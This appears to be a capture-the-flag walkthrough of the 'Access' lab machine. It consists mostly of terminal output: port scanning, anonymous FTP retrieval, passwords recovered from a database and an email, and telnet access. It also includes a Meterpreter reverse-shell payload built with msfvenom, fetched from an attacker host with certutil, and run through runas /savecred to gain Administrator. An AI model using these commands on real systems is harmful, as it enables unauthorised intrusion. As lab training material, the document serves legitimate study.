

```
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.98
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-08 12:36 +03
Nmap scan report for 10.10.10.98
Host is up (0.058s latency).
Not shown: 65532 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 310.30 seconds
```


```
root@kali:~/Masaüstü# ftp
ftp> open 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> cd Backups
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> cd ..
250 CWD command successful.
ftp> cd Engineer
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  01:16AM                10870 Access Control.zip
226 Transfer complete.
```

```
root@kali:~/Masaüstü# strings backup.mdb | grep 'access'
access4u@security
```


Çıkar
Access Control.zip
Konum:
/
Ad
Boyut
Tür
Değiştirildi
Access Control.pst
271,4 kB
bilinmeyen
24 Ağustos 2018, 0...
İptal
Tamam
"Access Control.zip" için parola gerekli
Parola:


MegaCorp Access Control System "security" account - İleti (...
Dosya
İleti
Yardım
Ne yapmak istediğinizi söyleyin
Sil
Arşivle
Yanıtla
Tümünü Yanıtla
İlet
Taşı
Okunmadı Olarak İşaretle
Kategorilere Ayır
İzle
Çevir
Sesli Oku
Yakınlaştır
Sil
Yanıtla
Taşı
Etiketler
Düzenleme
Konuşma
Yakınlaştır
john@megacorp.com
'security@accesscontrolsystems.com'
24.08.2018
MegaCorp Access Control System "security" account
Hi there,
The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.
Regards,
John

```
root@kali:~/Masaüstü# telnet
telnet> open 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\security>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\security

10/08/2018  10:26 AM    <DIR>          .
10/08/2018  10:26 AM    <DIR>          ..
08/24/2018  08:37 PM    <DIR>          .yawcam
08/21/2018  11:35 PM    <DIR>          Contacts
08/28/2018  07:51 AM    <DIR>          Desktop
08/21/2018  11:35 PM    <DIR>          Documents
08/21/2018  11:35 PM    <DIR>          Downloads
08/21/2018  11:35 PM    <DIR>          Favorites
10/08/2018  10:24 AM               145 ff.bat.ps1
08/21/2018  11:35 PM    <DIR>          Links
10/08/2018  10:03 AM    <DIR>          Music
08/21/2018  11:35 PM    <DIR>          Pictures
10/08/2018  09:50 AM             6,227 rev.bat
08/21/2018  11:35 PM    <DIR>          Saved Games
08/21/2018  11:35 PM    <DIR>          Searches
```


C:\Users\security\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 9C45-DBF0
Directory of C:\Users\security\Desktop
08/28/2018 07:51 AM <DIR> .
08/28/2018 07:51 AM <DIR>
08/21/2018 11:37 PM 32 user.txt
1 File(s) 32 bytes
2 Dir(s) 16,648,839,168 bytes free
C:\Users\security\Desktop>type user.txt
ff1f3b48913b213a31ff6756d2553d38

```
root@kali:~/Masaüstü# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.12.212 LPORT=1234 -f exe -o pay.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: pay.exe
```

```
C:\Users\Public>certutil.exe -urlcache -split -f "http://10.10.12.212:8081/pay.exe" pay.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.

C:\Users\Public>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\Public

10/10/2018  03:32 PM    <DIR>          .
10/10/2018  03:32 PM    <DIR>          ..
07/14/2009  06:06 AM    <DIR>          Documents
07/14/2009  05:57 AM    <DIR>          Downloads
07/14/2009  05:57 AM    <DIR>          Music
10/10/2018  03:32 PM            73,802 pay.exe
07/14/2009  05:57 AM    <DIR>          Pictures
10/10/2018  03:30 PM            73,802 shell.exe
07/14/2009  05:57 AM    <DIR>          Videos
               2 File(s)        147,604 bytes
               7 Dir(s)  16,769,564,672 bytes free

C:\Users\Public>pay.exe
This program is blocked by group policy. For more information, contact your system administrator.
```

```
C:\Users\Public>runas /user:Administrator /savecred "pay.exe"

C:\Users\Public>
```

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\Administrator\Desktop

10/10/2018  03:34 PM    <DIR>          .
10/10/2018  03:34 PM    <DIR>          ..
10/10/2018  03:34 PM                 0 pass.txt
08/21/2018  11:07 PM                32 root.txt
               2 File(s)             32 bytes
               2 Dir(s)  16,764,628,992 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
6e1586cc7ab230a8d297e8f933d904cf
```